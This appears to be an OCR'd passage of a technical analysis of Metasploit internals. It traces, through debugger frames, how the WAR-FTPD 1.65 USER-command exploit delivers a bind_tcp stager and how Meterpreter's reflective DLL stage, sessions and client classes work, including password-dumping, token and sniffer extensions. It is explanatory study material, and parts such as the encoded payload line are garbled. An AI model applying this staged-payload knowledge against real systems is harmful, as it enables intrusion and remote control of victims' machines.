
Send USER command with encoded payload.



```
raw_send [ftp.rb:303] (Msf::Exploit::Remote::Ftp)
send_cmd [ftp.rb:164] (Msf::Exploit::Remote::Ftp)
exploit [warftpd_165_user.rb:93] (Metasploit3)
job_run_proc [exploit_driver.rb:206] (Msf::ExploitDriver)
run [exploit_driver.rb:166] (Msf::ExploitDriver)
exploit_simple [exploit.rb:137] (Msf::Simple::Exploit)
exploit_simple [exploit.rb:162] (Msf::Simple::Exploit)
cmd_exploit [exploit.rb:148] (Msf::Ui::Console::CommandDispatcher::Exploit)
cmd_exploit [exploit.rb:148] (Msf::Ui::Console::CommandDispatcher::Exploit)
run_command [dispatcher_shell.rb:427] (Rex::Ui::Text::DispatcherShell)
run_single [dispatcher_shell.rb:389] (Rex::Ui::Text::DispatcherShell)
run_single [dispatcher_shell.rb:383] (Rex::Ui::Text::DispatcherShell)
run [shell.rb:200] (Rex::Ui::Text::Shell)
```

```
cmd = "USER �y\u0011��J�t"���gr:���$u\u0014B�fG�w=�\
Global variables
nsock = {Socket} #<Socket:0x007fc33d8d4278>
self = {Msf::Modules::Mod6578706c6f69742f77696e646f77732f66747
    @active_timeout = 120
    @arch = Empty Array
    @author = Array (1 element(s))
    @autofilter_ports = Array (2 element(s))
    @autofilter_services = Array (1 element(s))
    @banner = "220- Jgaa's Fan Club FTP Service WAR-FTPD 1.65 Ready
    @datastore = {Msf::ModuleDataStore} Msf::ModuleDataStore (20 elem
    @default_target = nil
    @fail_reason = "none"
    @ftpbuff = ""
```

```
buf = {NameError
```



```
handler [exploit.rb:1257] (Msf::Exploit)
handler [tcp.rb:149] (Msf::Exploit::Remote::Tcp)
exploit [warftpd_165_user.rb:95] (Metasploit3)
job_run_proc [exploit_driver.rb:206] (Msf::ExploitDriver)
run [exploit_driver.rb:166] (Msf::ExploitDriver)
exploit_simple [exploit.rb:137] (Msf::Simple::Exploit)
exploit_simple [exploit.rb:162] (Msf::Simple::Exploit)
cmd_exploit [exploit.rb:148] (Msf::Ui::Console::CommandDispatcher::Exploit)
cmd_exploit [exploit.rb:148] (Msf::Ui::Console::CommandDispatcher::Exploit)
run_command [dispatcher_shell.rb:427] (Rex::Ui::Text::DispatcherShell)
run_single [dispatcher_shell.rb:389] (Rex::Ui::Text::DispatcherShell)
run_single [dispatcher_shell.rb:383] (Rex::Ui::Text::DispatcherShell)
run [shell.rb:200] (Rex::Ui::Text::Shell)
```

```
args = Array (1 element(s))
Global variables
self = {Msf::Modules::Mod6578706c6f69742f77696e646f77732f66747
    @active_timeout = 120
    @arch = Empty Array
    @author = Array (1 element(s))
    @autofilter_ports = Array (2 element(s))
    @autofilter_services = Array (1 element(s))
    @banner = "220- Jgaa's Fan Club FTP Service WAR-FTPD 1.65 Ready
    @datastore = {Msf::ModuleDataStore} Msf::ModuleDataStore (20 elem
    @default_target = nil
    @fail_reason = "none"
    @ftpbuff = ""
    @job_id = nil
```

```
buf = {NameError
```

Figure 20/21 Send USER command and start payload handler call trace



```
Debug  msfconsole
Console  Debugger
Frames
Thread 1 [sleep] (pid 1227)
disconnect [tcp.rb:179] (Msf::Exploit::Remote::Tcp)
exploit [warftpd_165_user.rb:96] (Metasploit3)
job_run_proc [exploit_driver.rb:206] (Msf::ExploitDriver)
run [exploit_driver.rb:166] (Msf::ExploitDriver)
exploit_simple [exploit.rb:137] (Msf::Simple::Exploit)
exploit_simple [exploit.rb:162] (Msf::Simple::Exploit)
cmd_exploit [exploit.rb:148] (Msf::Ui::Console::CommandDispatcher::Exploit)
cmd_exploit [exploit.rb:148] (Msf::Ui::Console::CommandDispatcher::Exploit)
run_command [dispatcher_shell.rb:427] (Rex::Ui::Text::DispatcherShell)
run_single [dispatcher_shell.rb:389] (Rex::Ui::Text::DispatcherShell)
run_single [dispatcher_shell.rb:383] (Rex::Ui::Text::DispatcherShell)
run [shell.rb:200] (Rex::Ui::Text::Shell)
msfconsole:148

Variables
Global variables
IOError = {Class} IOError
nsock = {Socket} #<Socket:0x007fc33d8d4278>
self = {Msf::Modules::Mod6578706c6f69742f77696e646f77732f66747
  @active_timeout = 120
  @arch = Empty Array
  @author = Array (1 element(s))
  @autofilter_ports = Array (2 element(s))
  @autofilter_services = Array (1 element(s))
  @banner = "220- Jgaa's Fan Club FTP Service WAR-FTPD 1.65 Ready
  @datastore = {Msf::ModuleDataStore} Msf::ModuleDataStore (20 elem
  @default_target = nil
  @fail_reason = "none"
  @ftpbuff = ""

Watches
buf = {NameError
```

Figure 22 disconnect from Warftpd service call trace

10.5 Establish Session

After returning from the `exploit` method the exploit driver method `job_run_proc` waits for a session to be created by calling the `wait_for_session` on the payload module instance. The `wait_for_session` method declared in the `Msf::Handler` class waits for a session to be created as the result of a handler connection coming in (11.3). The return value is a session object instance on success.




```
Debug  msfconsole
Console  Debugger
Frames
Thread 1 [sleep] (pid 1810)
cmd_sessions [core.rb:1440] (Msf::Ui::Console::CommandDispatcher::Core)
run_command [dispatcher_shell.rb:428] (Rex::Ui::Text::DispatcherShell)
run_single [dispatcher_shell.rb:390] (Rex::Ui::Text::DispatcherShell)
run_single [dispatcher_shell.rb:384] (Rex::Ui::Text::DispatcherShell)
cmd_exploit [exploit.rb:181] (Msf::Ui::Console::CommandDispatcher::Exploit)
cmd_exploit [exploit.rb:181] (Msf::Ui::Console::CommandDispatcher::Exploit)
run_command [dispatcher_shell.rb:428] (Rex::Ui::Text::DispatcherShell)
run_single [dispatcher_shell.rb:390] (Rex::Ui::Text::DispatcherShell)
run_single [dispatcher_shell.rb:384] (Rex::Ui::Text::DispatcherShell)
run [shell.rb:200] (Rex::Ui::Text::Shell)
msfconsole:148

Variables
$! = nil
::Exception = {Class} Exception
::Interrupt = {Class} Interrupt
@@sessions_opts = {Rex::Parser::Arguments} #<Rex::Parser::Arguments:
args = Array (3 element(s))
cmds = Empty Array
EOFError = {Class} EOFError
extra = Empty Array
Global variables
IOError = {Class} IOError
method = nil
Msf::Sessions::CommandShell = {Class} Msf::Sessions::CommandShell
Msf::Sessions::Meterpreter = {Class} Msf::Sessions::Meterpreter
quiet = false

Watches
buf = {NameError
```

Figure 23 Session setup call trace

10.6 Interact With Target

The exploit driver run method returns the session object to calling method `exploit_simple` which in turn returns it to the `cmd_exploit` method where the session object is used to issue a session command. The `cmd_session` method declared in the `Msf::Ui::Console::CommandDispatcher::Core` module now takes over and the attacker can interact with the exploited target.


```
Debug  msfconsole
Console  Debugger
Frames
Thread 1 [sleep] (pid 1810)
method_missing [event_dispatcher.rb:179] (Msf::EventDispatcher)
_interact [command_shell.rb:247] (Msf::Sessions::CommandShell)
interact [interactive.rb:49] (Rex::Ui::Interactive)
cmd_sessions [core.rb:1596] (Msf::Ui::Console::CommandDispatcher::Core)
cmd_sessions [core.rb:1596] (Msf::Ui::Console::CommandDispatcher::Core)
run_command [dispatcher_shell.rb:428] (Rex::Ui::Text::DispatcherShell)
run_single [dispatcher_shell.rb:390] (Rex::Ui::Text::DispatcherShell)
run_single [dispatcher_shell.rb:384] (Rex::Ui::Text::DispatcherShell)
cmd_exploit [exploit.rb:181] (Msf::Ui::Console::CommandDispatcher::Exploit)
cmd_exploit [exploit.rb:181] (Msf::Ui::Console::CommandDispatcher::Exploit)
run_command [dispatcher_shell.rb:428] (Rex::Ui::Text::DispatcherShell)
run_single [dispatcher_shell.rb:390] (Rex::Ui::Text::DispatcherShell)
run_single [dispatcher_shell.rb:384] (Rex::Ui::Text::DispatcherShell)

Variables
args = Array (1 element(s))
event = "on"
found = false
Global variables
name = {Symbol} on_session_interact
rest = "interact"
self = {Msf::EventDispatcher} #<Msf::EventDispatcher:0x007f936fd98d20>
subscribers = "session_event_subscribers"
type = "session"

Watches
buf = false
```

11 Meterpreter

The type of payload we discussed in the previous section give us a command shell which can provide some useful commands, but it has number of limitations. These include:

- The creation of a new process – which can trigger the intrusion detector
- Limitation on the number of commands available
- Can't work in a chroot environments

As well as overcoming these limitations Meterpreter also has the facility to allow the attacker to extend its functionality which can provide the attacker with arsenal of weapons.

Meterpreter can be divided into number of components, these include: Meterpreter payloads, Client side components, Server side components, Server extensions and the Protocol connecting the client side and the server side.




Figure 25 Meterpreter Components

The payload components are responsible for delivering the stager, stage and the meterpreter server dll. After establishing a session with the server the client components take over which then retrieve commands from the attacker, packages the commands into a request, sends the request to the server and receives the response which is then displayed to the attacker.

When the server receives a request a search is made against the registered commands to see which extension could handle the request. The request is then passed to the appropriate registered command handler which retrieves the request parameters and generates a response accordingly. The response is then returned to the client.

In rest of this section we will drill down into each of the components and see how they all hang together.

11.1 Meterpreter payloads

Meterpreter payloads are staged. The stage part of the payload can found in `/modules/payload/stages/windows/meterpreter.rb` directory while for the stager, we have choice of `bind_tcp` or `reverse_tcp`. For our analysis we will choose `bind_tcp` stager.

So for the `windows/meterpreter/bind_tcp` payload we have the stage `/modules/payloads/stages/windows/meterpreter.rb` and the stager `/modules/payloads/stagers/windows/bind_tcp.rb` and the stager is controlled by its corresponding script in the `/lib/msf/core/handler/bind_tcp.rb`.





Figure 26 windows/meterpreter/bind_tcp payload hierarchy

Figure 27 shows how the payload object is created.


```
Frames
Thread 1 [sleep] (pid 583)
initialize [handler.rb:75] (Msf::Handler)
initialize [bind_tcp.rb:38] (Msf::Handler::BindTcp)
initialize [windows.rb:32] (Msf::Payload::Windows)
initialize [bind_tcp.rb:59] (Metasploit3)
initialize [reflectivedllinject.rb:41] (Msf::Payload::Windows::ReflectiveDllInject)
initialize [meterpreter_options.rb:13] (Msf::Sessions::MeterpreterOptions)
initialize [meterpreter.rb:39] (Metasploit3)
create [module_set.rb:62] (Msf::ModuleSet)
create [module_manager.rb:89] (Msf::ModuleManager)
exploit_simple [exploit.rb:84] (Msf::Simple::Exploit)
exploit_simple [exploit.rb:162] (Msf::Simple::Exploit)
cmd_exploit [exploit.rb:148] (Msf::Ui::Console::CommandDispatcher::Exploit)
cmd_exploit [exploit.rb:148] (Msf::Ui::Console::CommandDispatcher::Exploit)
run_command [dispatcher_shell.rb:428] (Rex::Ui::Text::DispatcherShell)
run_single [dispatcher_shell.rb:390] (Rex::Ui::Text::DispatcherShell)
run_single [dispatcher_shell.rb:384] (Rex::Ui::Text::DispatcherShell)
run [shell.rb:200] (Rex::Ui::Text::Shell)
msfconsole:148
```

```
Variables
Global variables
info = Hash (14 element(s))
  'Arch' = Array (1 element(s))
  'Author' = Array (3 element(s))
  'Convention'->sockedi
  'Description'->Listen for a connection, Inject the meterpreter server
  'Handler'->{Module} Msf::Handler::BindTcp
  'License' = Array (1 element(s))
  'Name'->Windows Meterpreter (Reflective Injection), Bind TCP Stager
  'PayloadCompat' = Hash (1 element(s))
  'Platform' = Array (1 element(s))
  'References' = Array (1 element(s))
  'Session'->{Class} Msf::Sessions::Meterpreter_x86_Win
  'Stage' = Hash (2 element(s))
  'Stager' = Hash (3 element(s))
  'Version'->$Revision: 14774 $, $Revision: 15548 $, $Revision: 149
Rex::Sync::Event = {Class} Rex::Sync::Event
self = {#<Class:0x007f930d3f5528>} #<#<Class:0x007f930d3f5
```

```
Watches
No watches
```

Figure 27 windows/meterpreter/bind_tcp payload initialise call trace

The `Msf::Module` class, `Msf::Payload` class, the `Msf::Handler` class, the `Msf::Handler::BindTcp` class, the `Msf::Payload::windows` class, the `Msf::Payload::Stager` class and the stager class `Metasploit3` are the same classes encountered when discussing the `windows/shell/bind_tcp` payload in section 10.1.

The `Msf::payload::Windows::ReflectiveDllinject` class defines the the `stage_payload` method which reads the dll file from `library path` specified in the base class and appends the dll bootstrap code and returns with modified dll.

`/lib/msf/core/payload/windows/reflectivedllinject.rb.rb`

The `Msf::Session::MeterpreterOptions` class overrides the `on_session` method. Once a session is created the stdapi extension is automatically loaded.

`/lib/msf/base/sessions/meterpreter_options.rb`

The `Metasploit3` class provides the stage part of the payload by providing the `library_path` method.

`/modules/payloads/stages/windows/meterpreter.rb`

The following steps describe the sequence of actions that take place just before and after the exploit is run.

1. The `start_handler` method declared in the `Msf::Handler::BindTcp` class is called by the exploit instance. This method starts a thread which tries to establish a connection with the stager payload.

2. The `exploit` method of the exploit instance is called next which connects to the ftp service and then sends the encoded stager with the ftp user command and finally disconnects from the ftp service.

3. The exploit delivered with the ftp user command exploits the vulnerability and the stager payload is executed which then listens for connection from the attacker’s machine.

4. The handler thread started in step 1 establishes a connection with the stager. After establishing the connection another thread is started and a call is made to a `handle _connection` method declared in the `Msf::Payload::Stager` class. This method generates the stage by calling the `stage_payload` method declared in the `Msf::Payload::Windows::ReflectiveDllInject` class. The `stage_payload` method reads the dll file from library path specified in the base class and appends the dll bootstrap code and returns with modified dll. The dll is then encoded and transmitted with help from the `Msf::Payload::Windows` class which provides the intermediate stage handling method.

5. Having received the stage payload, the stager triggers the stage payload passing its connection details.

6. When the stage has been transmitted the `create_session` method declared in the `Msf::Handler` class is called to create a session object.

7. After returning from the `exploit` method called in step 2 the exploit driver calls the `wait_for_session` method declared in `Msf::Handler` class to retrieve the session object created in step 6.

11.2 Client components

There are two types of client components, UI components and command proxy components. The UI components provide the user interface while the command proxy components are responsible for generating the request from the user command, sending the request to the meterpreter server and then processing the response for the UI components.

11.2.1 UI components

The meterpreter UI components class hierarchy is shown in figure 28



Rex::Ui::Text::Shell
Rex::Post::Meterpreter::Client
Rex::Ui::Text::DispacherShell
Rex::Ui::Text::DispatcherShell::CommandDispatcher
console
Rex::Post::Meterpreter::Ui::Console
Msf::Sessions::Meterpreter
client
client
Rex::Post::Meterpreter::Ui::Console::CommandDispatcher
::Console::CommandDispatcher::Core
::Stdapi
::Stdapi::Fs
::Stdapi::Net
::Stdapi::Sys
::Stdapi::Ui
::Stdapi::Webcam
::Priv::Timestomp
::Priv::Passwd
::Prive::Elevate
::Incognito
::Sniffer

Figure 28 Meterpreter UI class heirarchy

